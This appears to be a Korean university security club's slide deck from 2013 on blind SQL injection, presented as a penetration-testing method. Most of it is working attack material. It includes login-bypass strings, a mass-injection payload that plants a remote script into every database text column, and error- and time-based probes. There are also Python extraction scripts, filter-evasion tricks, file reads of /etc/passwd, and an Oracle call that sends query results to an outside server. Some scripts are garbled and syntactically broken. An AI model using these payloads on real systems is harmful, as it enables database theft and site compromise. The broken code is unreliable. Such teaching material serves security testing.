

Advanced Blind SQLi Query

2013. 09. 28 NewHeart 박민건 (KaiEn) :)

Thanks to Hellsonic

CONTEXT

- 01 Introduce
- 02 Variety of SQLi
- 03 SQLi 취약점 점검 방법론
- 04 SQLi Query 작성법 & 자동화
- 05 기타 우회방법 및 다양한 언어 기반 점검


Introduce



NewHeart is Inha University Club, people
who **aspire** a detailed **computer**
technology were gathered together.

Variety of SQLi

웹 서비스 구성



Mass SQLi

Login Bypass SQLi

Error Based SQLi Xpath Injection
Blind SQLi Command Injection

Time Based SQLi

Login Bypass SQLi

-: Administrator Login :-


Username :

Password :




or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin' or 1=1 or ''=''
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1='1
admin') or ('1='1'--
admin') or ('1='1'#
admin') or ('1='1'/*
admin') or '1'='1

Error Based SQLi



Mass SQLi



Mass SQLi

```
';DECLARE @S VARCHAR(4000); SET @S=CAST(DECLARE @T VARCHAR(4000), @C VARCHAR(4000)
DECLARE Table_Cursor CURSOR FOR SELECT a.name, b.name FROM sysobjects a, syscolumns b WHERE
a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167) OPEN
Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@CWHILE(@@FETCH_STATUS=0) BEGIN EXEC
('UPDATE ['+@T+] SET ['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+'<script
src=http://www.test.com/test.js></script>")') FETCH NEXT FROM Table_Cursor INTO @T,@C END CLOSE
Table_Cursor DEALLOCATE Table_Cursor AS VARCHAR(4000));EXEC(@S);--
```

Xpath Injection

XPath란

데이터베이스에서 **SELECT**가 있다면 XSLT에는 **Xpath**가 있다.

취약점 설명

조작된 XPath(XML Path LAnguage) 쿼리를 보냄으로써 **비정상적인 데이터**를 쿼리해 올 수 있는 취약점으로, XML 문서에 데이터를 저장하는 웹사이트는 사용자가 입력한 내용의 데이터를 찾기 위해 XPath를 사용하고, 이런 입력이 필터링이나 보안을 고려하지 않은 채 Xpath 쿼리 안에 입력된다면 웹 사이트의 로직을 손상시키거나 특정 데이터를 추출할 수 있게 된다.

Blind SQLi

취약점 설명

Blind SQL Injection은 웹에서 SQL 삽입에 취약한 데이터베이스 메시지가 공격자에게 보이지 않을 때 사용한다. 취약한 페이지는 데이터를 디스플레이 하지 않지만, SQL문에 따라 다르게 디스플레이한다. 하지만 이 공격 방법은 **한 비트를 알아내기 위해 매번 새로운 문장을 넣어봐야 하기 때문에 매우 시간소모적인 방법이다.** 때문에 이 공격을 자동화하기 위한 여러 가지 도구가 있다.

공격 유형
응답 기반
시간 기반

SQLi 취약점 점검 방법론

(MySQL 기반)

1. UNION문이 사용 가능한가?
2. 에러를 뿌리는가?
3. 1=1, 1=2의 기본적인 Blind SQLi
4. 사용자 지정 에러 값을 뿌려줄 경우
5. If를 이용한 sleep, benchmark

UNION문이 사용 가능한가?

Ex) `http://www.test.org?no=0 union select 123`

Ex) `http://www.test.org?no=0 'union select 123#`

Ex) `http://www.test.org?no=0 union select 1,2#`

Ex) `http://www.test.org?no=0 union select 1,2,3,4,5,6,7,8#`

Ex) `http://www.test.org?no=0 ') union select 1,2,3,4,5,6,7,8#`

에러를 뿌리는가?

Ex) `http://www.test.org?no=1asdf`

=> Unknown column '1asdf' in 'where clause'

Ex) `http://www.test.org?no=0 or row(1,1)>(select count(*),concat(version(),floor(rand(0)*2)) x from (select 1 union select 2 union select 3)a group by x limit 1)`

=> Duplicate entry '5.1.41-community1' for key 'group_key'

Ex) `http://www.test.org?no=1 and ExtractValue(1,concat(0x01,(select 1234)))`

=> XPATH syntax error: '1234'

Ex) `http://www.test.org?no=1 and UpdateXML(1,concat(0x01,version()),1);`

=> XPATH syntax error: '5.1.41-community'

1=1, 1=2의 기본적인 Blind SQLi

Ex) `http://www.test.org?no=1 and 1=1`

=> 결과 있음.

Ex) `http://www.test.org?no=1 and 1=0`

=> 결과 없음.

사용자 지정 에러 값을 뿌려줄 경우

Ex) `http://www.test.org?no=1 and UpdateXML(1,concat(0x01,version()),1);`

=> Query Error

※핵심 기법 : 서브쿼리는 2개 이상의 row를 반환할 수 없음.

Ex) `http://www.test.org?no=1 and 1=(select 1 from information_schema.tables where 1=1)`

=> Query Error(서브쿼리가 tables 리스트 만큼 출력되기 때문에 쿼리 에러)

Ex) `http://www.test.org?no=1 and 1=(select 1 from information_schema.tables where 1=2)`

=> 정상 출력(서브쿼리가 거짓이기 때문)

If를 이용한 sleep, benchmark

Ex) `http://www.test.org?no=1 and sleep(2)`

=> 2.00147008896Sec

Ex) `http://www.test.org?no=-1 or IF(1=1,benchmark(1000000,MD5(0)),1)`

=> 1.51118302345Sec

Advanced Ex) `http://www.test.org?no=1 and (select count(*) from information_schema.columns A1,information_schema.columns A2,information_schema.columns A3);`

=> 22.8630700111Sec

Heavy Query SQLi

SQLi Query 작성법 & 자동화

Using Python

데이터 값 찾는 순서

테이블명 찾기

```
SELECT table_name FROM information_schema.tables WHERE table_schema = database()
```

컬럼명 찾기

```
SELECT column_name FROM information_schema.columns WHERE table_name='테이블명'
```

데이터값 찾기

```
SELECT 컬럼명 FROM 테이블명
```

데이터 값 찾는 순서

테이블명 찾기 ex)

```
http://www.test.org?no=0 || ascii(substr( (select table_name from information_schema.tables where  
table_schema=database() limit 0,1 ), "+str(a)+",1))="+str(b)+"#
```

컬럼명 찾기 ex)

```
http://www.test.org?no=0 || ascii(substr( (select column_name from information_schema.columns where  
table_name='테이블명' limit 0,1 ), "+str(a)+",1))="+str(b)+"#
```

데이터값 찾기 ex)

```
http://www.test.org?no=0 || ascii(substr( (SELECT 컬럼명 FROM 테이블명 limit 0,1 ), "+str(a)+",1))="+str(b)+"#
```

Python으로 자동화

```
import re
import urllib2

blind_name = ""

for i in range(1,30): #blind_name's length
    for j in range(1,128): #ASCII range

        try:
            BlindQuary = "SELECT substr((SELECT name FROM information_schema.tables WHERE table_name like 'information_schema.%') ,1, "+str(i)+")"
            BlindQuary = BlindQuary.replace(" ", "%")
            req = urllib2.Request(BlindQuary, headers={"User-Agent": "Cooperator/0.1 IPSE/0.0.1d3 Fe1d2192b5a247a3418b"}, data="")
            res = urllib2.urlopen(req)
            html = res.read()

            if re.findall("success",html):
                blind_name += chr(j)
                print blind_name
            else:
                print 'no'
                continue
        except:
            print str(j)
            continue
```



보내는 쿼리 횟수 줄이기

```
import re
import urllib2

blind_name = "0b0"
result = ""

for i in range(1,30): #blind_name's length
    for j in range(2,9): #ASCII BIT range

        try:
            BlindQuery = """http://www.test.org?no=0 || mid(lpad(bin(ord(mid((select table_name from information_schema.tables
                where table_schema='information_schema' and table_name like 'information_schema%'),1))),8,""+str(j)+",1))"""
            BlindQuery = BlindQuery.replace(" ", "%20")
            req = urllib2.Request(BlindQuery, headers={"Cookie": "PSESSID=898f2192b50057a3418b"}, data="")
            res = urllib2.urlopen(req)
            html = res.read()

            if re.findall("success", html):
                blind_name += chr(j)
                print blind_name
            else:
                blind_name += "0"
                print blind_name
        except:
            print str(j)
            continue

        result += chr(int(blind_name,2))
        blind_name = "0b0"
print result
```



Time based

```
import re
import urllib2
import time

blind_name = "0b0"
result = ""
start = ""
finish = ""

for i in range(1,30): #blind_name's length
    for j in range(2,9): #ASCII BIT range

        try:
            start = time.time()
            BlindQuary = """http://www.tesg.no/g?no= | if(substr((select ascii(table_name) from information_schema.tables
            | where table_name like 'information_schem
            | e_schema'),"+str(i)+",8,0),"1",sleep(3),
            | replaceBlindQuary,"%20")
            req = urllib2.Request(BlindQuary)
            res = urllib2.urlopen(req)
            finish = time.time()
            html = res.read()

            if finish-start > 2.0
                blind_name += "1"
                print blind_name
            else:
                blind_name += "0"
                print blind_name
        except:
            print str(j)
            continue

        result += chr(int(blind_name,2))
        blind_name = "0b0"
    print result
```



OneShot Query

```
if( mid(lpad(bin(ord(mid(password,"+str(word_substr)+",1))),8,0)," +str(bin_substr)+",2)=0x3030,sleep(1),
    if(mid(lpad(bin(ord(mid(password,"+str(word_substr)+",1))),8,0)," +str(bin_substr)+",2)=0x3131,sleep(2),
        if(mid(lpad(bin(ord(mid(password,"+str(word_substr)+",1))),8,0)," +str(bin_substr)+",2)=0x3031,sleep(3),
            if(mid(lpad(bin(ord(mid(password,"+str(word_substr)+",1))),8,0)," +str(bin_substr)+",2)=0x3130,sleep(4),0)))) )
```

```
excute_time = (time_end - time_start)
if excute_time >= 0.5 and excute_time <= 1.5 :
    binary += "00"
elif excute_time >= 1.5 and excute_time <= 2.5 :
    binary += "11"
elif excute_time >= 2.5 and excute_time <= 3.5 :
    binary += "01"
elif excute_time >= 3.5 and excute_time <= 4.5 :
    binary += "10"
```

기타 우회방법 및 다양한 언어 기반 점검

필터링 우회 방법 for MySQL

1) And와 OR 필터링 시

일반적으로 &&와 ||를 사용한다.

추가적으로 XOR(^), shift(>>), <<를 이용해서도 우회가 가능하다.

like, between, regexp, div 등 다양함

2) 공백을 필터링 시

%0a,(),/*dummy*/,/**/등 다양

```
for($i=0;$i<=255;$i++){
    $result = mysql_fetch_array(mysql_query("select".chr($i)."1"));
    if( $result == 1){
        ...
        echo $i;
    }
}
```



0x09/0x0a/0x0b/0x0c /0x0d /0x20/0x21/0x2b/0x2d /0x40 /0x7e /0xa0

필터링 우회 방법 for MySQL

1) limit 필터링 시

group by + having

group_concat, max, min을 이용

2) 싱글 쿼터 우회

0x41, unhex(), char(), conv(), reverse() 등을 이용.

3) Having / where 필터링 시

substr, group_concat 등을 이용

4) 콤마 우회

mid(data from 1 for 1) 등을 이용.

5) 숫자 필터링

False, true, pi(), floor(), ceil() 등을 이용

6) substr 필터링 시

mid, substring, left, right 등을 이용한 Blind SQL 공격

추가 점검 방법 for MySQL

1) 파일 읽고 쓰기

Load_file / outfile 등을 이용하여 파일을 읽고 쓸 수 있다.

Ex) `SELECT LOAD_FILE('etc/passwd');`

Ex) `SELECT LOAD_FILE(0x2f6666574632f704173737764);`

Ex) `SELECT 'Hello World!' OUTFILE('/var/www/test.txt');`

2) Procedure analyse()

현재 쿼리에서 사용되고 있는 테이블 및 컬럼 정보를 알 수 있다.

Ex) `SELECT * FROM member procedure analyse();`

3) 데이터베이스 목록

Ex) `SELECT schema_name FROM information_schema.schemata;`

사용중인 SQL언어 확인 방법

1. 먼저 어떤 서버 사이드 언어를 사용하는지 확인한다. 90% 이상은 아래와 같은 조합을 사용한다.

PHP+MySQL / ASP+MSSQL / JSP+ORACLE

2. 각 SQL마다 역할은 똑같으나 함수명이 조금씩 차이남을 이용. 대표적으로 문자열 합치는 방법을 통하여 SQL 구분

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	' '+''	concat (" ", " ")	" "&" "	'' ''	" "+" "	'' ''
Null replace	I snull()	I fnull()	I ff(Isnull())	I fnull()	I fnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

MSSQL에서 공격 방법

MSSQL은 인젝션에 유용한 프로시저가 상당히 많기 때문에 전혀 달라짐.

MSSQL은 쉘을 실행해주는 함수 xp_cmdshell 등이 존재

Blind 관련 함수

문자열 길이 : LEN()

시간지연 : WAITFOR DELAY '0:0:5'

싱글쿼터 우회 : SELECT char(0x41) + char(0x42) + char(0x43)

If구문 : IF(1=1) SELECT 'A' ELSE SELECT 'B'

MSSQL에서 공격 방법

데이터베이스 목록

```
SELECT name FROM master..Sysdatabases;
```

테이블명 찾기

```
SELECT top 1 name FROM sysobjects WHERE xtype='U' order by name asc
```

컬럼명 찾기

```
SELECT name FROM syscolumns WHERE id=object_id('테이블명')
```

데이터 값 찾기

```
SELECT 컬럼명 FROM 테이블명
```

더 많은 정보: <http://xd-blog.com.ar/descargas/manuales/bugs/full-mssql-injection-pwnage.html>

SQLite에서 공격 방법

SQLite는 한번에 테이블명 및 컬럼명을 모두 알아낼 수 있다.

ex) union select * from sqlite_master

블라인드는 똑같이 select * from sqlite_master 이용

Query:

```
SELECT * FROM sqlite_master
```



0	1	2	3	4
type	name	tbl_name	rootpage	sql
table	member	member	4	CREATE TABLE member (usrid PRIMARY KEY,pwd,mail,class)
index	(member autoindex 1)	member	3	

Oracle에서 공격 방법

Oracle도 역시 다양한 프로시저가 많음.

Blind Sql 할 필요가 없이 UTL_http_request() 함수가 있어서, XSS처럼 쿼리 결과를 자기 서버에 받아볼 수 있음.

Ex) `select utl_http.request('http://myserver.com/log.php?a='|| (select 1234))`

테이블명 찾기

```
SELECT table_name FROM all_tables
```

컬럼명 찾기

```
SELECT column_name FROM all_tab_columns WHERE table_name = '테이블명'
```

데이터값 찾기

```
SELECT 컬럼명 FROM 테이블명
```

더 많은 정보: <http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet>

http://websec.ca/kb/sql_injection#Oracle_Tables_And_Columns

자주하는 실수

1. 게시판, 웹하드 같은 곳에 글 15개 보기, 30개 보기 (쿼리 : ~ limit %x, \$input)

* limit 뒤에도 union이 들어갈 수 있음.

2. ORDER BY 와 UNION은 함께 쓸 수 없으나 블라인드 가능.

(order by \$input desc)

\$input = "(select 1)" 서브 쿼리를 이용하여 블라인드.

(order by abc \$input) \$input = "desc" or "asc"

\$input = ", (select 1...)" 과 같이 ","로 구분하여 블라인드 가능.

3. 점검 시주의 사항

실제 모의해킹 등에서는 or 1=1도 때리면 안됨. (테이블 크기가 큰 경우 참사가 일어날 수 있음)

회원정보 수정에서 주석 잘못 떼렸다가 update문 where 절이 날아가 모든 회원정보가 변경된 사례도 있음.

Q & A

THANK YOU